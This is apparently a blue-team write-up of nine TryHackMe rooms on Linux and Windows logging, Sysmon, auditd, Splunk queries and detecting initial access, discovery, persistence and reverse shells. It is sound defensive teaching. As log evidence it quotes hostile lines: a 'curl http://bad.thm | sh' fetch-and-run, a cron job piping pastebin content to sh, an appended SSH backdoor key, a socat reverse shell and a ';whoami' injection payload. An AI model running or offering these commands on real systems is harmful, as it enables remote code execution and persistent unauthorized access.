TryHackMe — Logging and Threat Detection: Linux, Windows & SIEM
Nine TryHackMe rooms, one thread: how do you actually see what’s happening on a system — and how do real attacks show up in those logs? The three Logging rooms lay the foundation. The six Threat Detection rooms show what happens when the foundation is used against actual attack patterns. This writeup covers all nine together, because that’s how the knowledge stacks.
| Field | Details |
|---|---|
| Platform | TryHackMe |
| Rooms | Linux/Windows Logging for SOC · Log Analysis with SIEM · Linux/Windows Threat Detection 1–3 |
| Difficulty | Easy–Medium |
| Tags | logging, sysmon, auditd, splunk, threat-detection, initial-access, persistence, c2, blue-team |
Part 1 — Building the Foundation
The gap in default logging
Before these rooms, my mental model of logging was vague: logs exist, you can grep them, they help when something goes wrong. What the logging rooms made concrete is how many gaps exist by default.
On both Linux and Windows, you can have a compromised system with very little useful evidence in the default logs. Not because logging failed, but because the right logging was never configured. That was worth understanding before learning what the logs actually contain.
Linux Logging for SOC
Where logs live
Linux logs are plain text under /var/log/. No Event Viewer, no binary format, just files readable with cat and grep. The downside: no event IDs, no consistent structure across distributions. RHEL-based systems use /var/log/secure where Debian/Ubuntu systems use /var/log/auth.log.
1
2
3
ls /var/log/
cat /var/log/syslog | grep CRON
grep -R -E "auth|login|session" /var/log
auth.log
/var/log/auth.log covers logins, SSH events, sudo commands, and user management. Each line follows: Timestamp Hostname Service[PID]: Message. The service field tells you the type of event:
1
2
3
4
sshd[3139]: Accepted publickey for bob from 10.19.92.18 port 55050 ssh2
sudo: ubuntu : TTY=pts/0 ; COMMAND=/usr/bin/systemctl stop edr
useradd[1878]: new user: name=backdoor, UID=1002, GID=1002, shell=/bin/sh
usermod[1906]: add 'backdoor' to group 'sudo'
The sudo log records the full command in cleartext. If an attacker runs systemctl stop edr via sudo, it’s there. The new user + add to sudo group pattern maps directly to Windows EID 4720 + EID 4732.
Bash history — and why it’s unreliable
Commands prefixed with a space aren’t recorded. Scripts aren’t logged, only the call to run them. Other shells bypass bash history entirely. For anything requiring reliability, bash history isn’t enough.
Runtime monitoring: auditd
Standard Linux logs don’t capture process creation or file changes.

auditd fills this gap by monitoring system calls, the interface between user-space programs and the kernel.

Rules in /etc/audit/rules.d/ define what gets monitored:
1
2
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/wget -k proc_wget
-w /etc/ssh/sshd_config -p wa -k file_sshconf
Reading logs with ausearch -i -k proc_wget surfaces structured output with two fields I found particularly useful: auid (the original login user, unchanged even after sudo su) and tty (which session the action came from). Together: who logged in, and what did they do as whom?
Windows Logging for SOC
Event Viewer and .evtx files
Windows stores logs as binary .evtx files under C:\Windows\System32\winevt\Logs\. Over 500 Event IDs exist in the Security log alone, but many are disabled by default. EID 4688 (Process Creation) is off. PowerShell Script Block Logging is off. Without deliberate configuration, significant blind spots exist.
Authentication — EID 4624 and 4625
EID 4624 (successful logon) and EID 4625 (failed logon) are the core authentication events. The Logon Type field narrows the type:
| Type | Meaning |
|---|---|
| 2 | Interactive — physical console login |
| 3 | Network — SMB, NLA-RDP |
| 10 | RemoteInteractive — RDP without NLA |
The Logon ID is a unique session identifier that appears in related events, so you can trace everything a particular session did across different log sources.
Sysmon
Sysmon is a separate install, but it’s what makes Windows logging useful for process monitoring.

EID 1 (Process Creation) fields that matter: CommandLine, ParentImage, ParentCommandLine, Hash, Logon ID.

EID 3 (network), EID 11 (file create), EID 13 (registry), and EID 22 (DNS) cover the remaining visibility gaps. Each includes the originating process ID connecting back to EID 1 for context.
PowerShell history
ConsoleHost_history.txt in each user’s AppData path records every command typed interactively in PowerShell. No setup required, survives reboots. Limitation: only interactive input, not script contents. powershell.exe .\malware.ps1 gets recorded; what’s inside the script doesn’t.
Log Analysis with SIEM
What SIEM adds

Without SIEM, investigating an alert means logging into each system separately, collecting data manually, and mentally reconstructing the timeline. Correlation, connecting related events across sources, is what turns individual alerts into an attack chain.
One detail that wasn’t obvious before the room: timezone normalisation. If the SIEM normalises all logs to UTC but you’re working in a different timezone, every timestamp is off, and you end up correlating events in the wrong order.
Windows detections in Splunk
Encoded PowerShell:
index=winenv EventCode=1 *powershell* AND *EncodedCommand*
| table _time ComputerName ParentUser ParentImage ParentCommandLine Image CommandLine

C2 Network Connection:
index=winenv EventCode=3 ComputerName=WINHOST05
| table _time ComputerName Image SourceIp SourcePort DestinationIp DestinationPort Protocol

Linux and web detections
SSH brute force shows up as many Failed password entries in auth.log, clustered from the same source IP. Many different usernames from one IP is password spraying. Many attempts on one username is brute force.
For web logs, the User-Agent field turned out to be more useful than I expected. A request with Hydra in the User-Agent directly identifies the tool. Hundreds of POST requests to a login endpoint in five minutes, or HTTP 200 responses to .php files in unusual directories, point to brute force and web shell activity.
Part 2 — Putting Logging to Work
The Threat Detection rooms take everything from Part 1 and run it against actual attack patterns. The structure follows the attack lifecycle: Initial Access, then post-exploitation, then persistence and impact.
Linux Threat Detection
Initial access: SSH
SSH is one of the most common entry points on Linux servers. Shodan reported over 40 million exposed SSH instances in 2025. The core detection is straightforward:
1
cat /var/log/auth.log | grep -E 'Accepted'
Three red flags that together raise concern — not individually, but in combination:
- Accepted via password (not publickey)
- External source IP
- Preceded by failed login attempts
A login from a known-internal Ansible server at 14:00 via publickey looks legitimate. The same account logging in from an external IP at 03:00 via password, preceded by failed attempts, doesn’t.
Initial access: exposed services
Web applications, mail servers, VPNs — any public-facing service is a potential entry point. Web logs surface command injection attempts that application logs often don’t:
1
2
10.14.105.255 - [26/Aug:20:09:49] "GET /ping?host=;whoami HTTP/1.1" 200
10.14.105.255 - [26/Aug:20:10:41] "GET /ping?host=;ls HTTP/1.1" 200
The progression from host=whoami (500 error — doesn’t work) to host=;whoami (200 — works) is the attacker testing whether the parameter is passed directly to a shell.
Process tree analysis
The universal detection method for Linux initial access is building the process tree with auditd. When a SIEM alert fires on a suspicious command, the question is: what started it?
1
2
3
4
5
6
7
8
9
10
11
12
13
# Find the suspicious command
ausearch -i -x whoami
# → pid=3907, ppid=3898

# Trace the parent
ausearch -i --pid 3898
# → proctitle=/usr/bin/python3 /opt/mywebapp/app.py

# List all children — see everything it ran
ausearch -i --ppid 3898 | grep proctitle
# → /bin/sh -c whoami
# → /bin/sh -c ls -la
# → /bin/sh -c curl http://bad.thm | sh
curl ... | sh is unambiguous. The web application was compromised and used for remote code execution. The auid=unset field in the output confirms no interactive login was involved — this came from a service process.
Post-exploitation: discovery and tool transfer
After initial access, the attacker explores the system. On Linux, the first commands are almost always the same: whoami, id, uname -a, cat /proc/cpuinfo. That last one is a tell — no legitimate application queries CPU details. It almost always indicates a cryptominer.
Tool transfer typically uses wget, curl, or scp. Detection comes from two directions: auditd process logs catching the download command, and file events catching new files appearing in /tmp or /var/tmp. Both should be covered.
The Dota3 malware case study from the room made this concrete: SSH brute force with a wordlist of top passwords, followed by immediate CPU enumeration, password change to lock out the original owner, and XMRig installation hidden in a directory named .X26-unix to blend with legitimate X11 socket files.
Persistence: cron, systemd, and SSH keys
1
2
3
4
5
6
7
8
9
# Cron — runs every 10 minutes
echo "*/10 * * * root (curl https://pastebin.com/raw/...) | sh" > /etc/cron.d/root

# systemd — fake service named to blend in
[Service]
ExecStart=/usr/bin/cloud-online   # actual malware binary

# SSH key backdoor
echo "ssh-rsa [key] mdrfckr" >> ~/.ssh/authorized_keys
One thing the room flagged that wasn’t obvious: echo is a shell built-in, so adding a key to authorized_keys via echo doesn’t show up as an echo process in auditd logs — it shows as bash. File watching on the authorized_keys path directly is more reliable than relying on process logs.
Reverse shells and privilege escalation
Reverse shells are critical-level events. auid=unset combined with a service process as parent confirms the connection came from a compromised service, not an interactive user. Auditd makes the chain traceable:
1
2
3
4
5
6
ausearch -i -x socat
# → proctitle=socat TCP:10.20.20.20:2525 EXEC:'bash'
# → ppid=27806, auid=unset, uid=serviceuser

ausearch -i --pid 27796
# → proctitle=/usr/bin/python3 /opt/trypingme/main.py
Privilege escalation shows up differently — not as one event, but as a pattern. A discovery spike, followed by a download to /tmp, followed by a uid change between a process and its child. The uid change in the process tree is the confirmation.
Windows Threat Detection
Initial access: RDP
RDP is one of the most abused entry points on Windows. Censys reported over 5 million publicly reachable RDP machines. The detection workflow:
1
2
3
Filter EID 4625, Logon Type 10 → external source IP → brute force
Filter EID 4624, Logon Type 10 → same account → access gained
Copy Logon ID → search Sysmon EID 1 with that Logon ID → everything the attacker ran
Red flags beyond raw volume: workstation names that don’t fit the corporate naming scheme (kali instead of THM-PC-06), or source IPs from unexpected networks.
One thing worth noting: RDP breach can also happen without preceding brute force, if credentials were already stolen. In that case there are no EID 4625 events — just a 4624 that looks like any other login. The source IP and timing are what flag it.
Initial access: phishing attachments
Two variants come up repeatedly. Binary attachments exploit Windows hiding known file extensions by default — invoice.pdf.exe displays as invoice.pdf. LNK files look like shortcuts but execute whatever command is in the Target field.
The Sysmon event chain for a binary attachment:
1
2
3
EID 11: msedge.exe → C:\Users\User\Downloads\invoice.zip
EID 11: explorer.exe → C:\Users\User\Downloads\invoice.pdf.exe
EID 1:  invoice.pdf.exe — parent: explorer.exe
For LNK files, the chain has fewer direct traces. The tell is the preceding EID 11 event showing a .lnk file appearing in Downloads shortly before a suspicious PowerShell execution. Windows Explorer reads the Target field and starts PowerShell directly, making it look like explorer spawned PowerShell — which it normally doesn’t.
Post-exploitation: discovery
Discovery on Windows follows the same pattern as Linux: immediately after initial access, the attacker runs a sequence of commands to understand the environment. The detection isn’t any single command — it’s the sequence from the same parent process within a short time window.
Via automation (malware running commands):
1
2
3
4
5
6
7
8
9
invoice.pdf.exe
├── cmd.exe
│   ├── ipconfig
│   ├── whoami /priv
│   ├── net user
│   └── tasklist /v
└── powershell.exe
    ├── Get-Service
    └── Get-MpPreference    ← checking which AV is running
Via interactive RDP session:
1
2
3
4
explorer.exe
├── mmc.exe C:\Windows\system32\compmgmt.msc
├── notepad.exe C:\...\secrets.txt
└── taskmgr.exe
The RDP-interactive case has no whoami or ipconfig in the logs. Instead, legitimate Windows management tools appear as children of explorer.exe. Context matters more than individual commands.
Checking for AV products (Get-WmiObject -Namespace "root\SecurityCenter2") is particularly common in automated scripts, which sometimes exit cleanly when specific security tools are detected. That makes AV enumeration a meaningful signal even without other suspicious activity around it.
Post-exploitation: collection and tool transfer
Collection follows discovery in the process tree. Instead of system info, the commands now target specific paths — browser cookie stores, SSH keys, wallet files, documents. Data stealers automate this entirely in their own code, which means fewer CMD or PowerShell events. EID 3 and EID 11 are more useful there than EID 1.
Ingress tool transfer has a consistent five-event signature in Sysmon:
1
2
3
4
5
EID 1  — suspicious process starts
EID 3  — outbound network connection from that process
EID 22 — DNS query to the download domain
EID 11 — new file appears in C:\Temp or C:\ProgramData
EID 1  — the downloaded file executes
The key field for EID 3 is Image — which process made the connection. certutil.exe, curl.exe, or PowerShell making an outbound connection to an external host and then dropping a file is the pattern. Downloads from GitHub or Dropbox are harder to block but still visible in the process doing the download.
Persistence: the full map
Windows Threat Detection 3 covered persistence across four mechanisms:
Backdoored users — EID 4720 (account created) + EID 4732 (added to Administrators). The Logon ID in those events links back to the originating EID 4624, which gives the source IP and logon type of whoever created the account.
Services — sc.exe create visible in Sysmon EID 1, plus EID 4697 (Security Log) and System EID 7045. Any service with a binary path in C:\Temp or C:\ProgramData warrants investigation.
Scheduled tasks — the most common persistence method in practice. Sysmon EID 1 for schtasks.exe /create, Security EID 4698 for the creation event. Task names are easy to fake (MicrosoftEdgeUpdateTaskMachineCore) — the Task to Run path is what matters.
Startup folder and Run Keys — user-level persistence requiring no admin rights. Sysmon EID 11 on startup folder paths, EID 13 on Run registry keys. The startup folder is normally empty; any new file there is worth checking.
Lessons Learned
Default logging leaves significant gaps on both platforms. auditd and Sysmon close those gaps, but both require deliberate setup. Understanding what’s missing by default changed how I think about what “having logs” actually means.
The process tree is the central investigation tool on both platforms. Whether it’s ausearch --pid on Linux or following Sysmon ParentProcessId on Windows, the tree turns isolated events into a readable chain.
Linux and Windows attacks follow the same phases, with different syntax. SSH brute force and RDP brute force use the same detection logic. useradd + usermod to sudo is EID 4720 + EID 4732. Cron persistence and scheduled tasks are structurally identical. The MITRE techniques are shared; the tool names aren’t.
auid in auditd is the Linux equivalent of Logon ID in Windows. Both track the original login through privilege changes. Without them, sudo su to root looks like root doing something — not the original user doing something as root.
whoami from a service process is a reliable red flag on Linux. Legitimate applications don’t need to ask the OS who they are. On Windows, the equivalent is a sequence of enumeration commands from a non-interactive parent, or AV enumeration in a script that would otherwise have no reason to check.
The User-Agent field in web logs is underused. Hydra in a User-Agent is a direct tool identification. Not every attacker tool is this obvious, but web logs reward attention.
Defensive takeaways
Enable auditd with a focused ruleset on Linux hosts. High-risk events worth monitoring: downloads via wget/curl, changes to /etc/ssh/sshd_config, /etc/crontab, /etc/sudoers, new processes from unexpected paths, and file writes to ~/.ssh/authorized_keys. Logging everything creates noise that nobody reads.
Deploy Sysmon on Windows endpoints with a maintained configuration. The default install without a config logs almost nothing useful. Community configs like SwiftOnSecurity’s are a practical starting point. EID 1, 3, 11, 13, and 22 cover the most important categories.
Centralise logs in a SIEM, but check timezone normalisation before trusting any timeline. Logs from systems in different regions or cloud environments can arrive in different timezones without the SIEM compensating automatically.
Enable Script Block Logging for PowerShell (EID 4104). The history file captures interactive commands; it misses everything in scripts. EID 4104 captures the full script content as it executes.
Watch for the backdoor account pattern on both platforms. New user creation followed immediately by elevation to admin group is a consistent persistence signal. Alerting on that two-event sequence outside known maintenance windows is worth the setup.
Startup folder paths and Run registry keys should be monitored for any writes. Both paths are almost never legitimately modified by normal user or administrative activity outside of software installation.
References
- TryHackMe — Linux Logging for SOC
- TryHackMe — Windows Logging for SOC
- TryHackMe — Log Analysis with SIEM
- TryHackMe — Linux Threat Detection 1
- TryHackMe — Linux Threat Detection 2
- TryHackMe — Linux Threat Detection 3
- TryHackMe — Windows Threat Detection 1
- TryHackMe — Windows Threat Detection 2
- TryHackMe — Windows Threat Detection 3
- auditd Documentation
- Sysmon — Microsoft Sysinternals
- SwiftOnSecurity Sysmon Config
- MITRE ATT&CK Framework
- Splunk SPL Documentation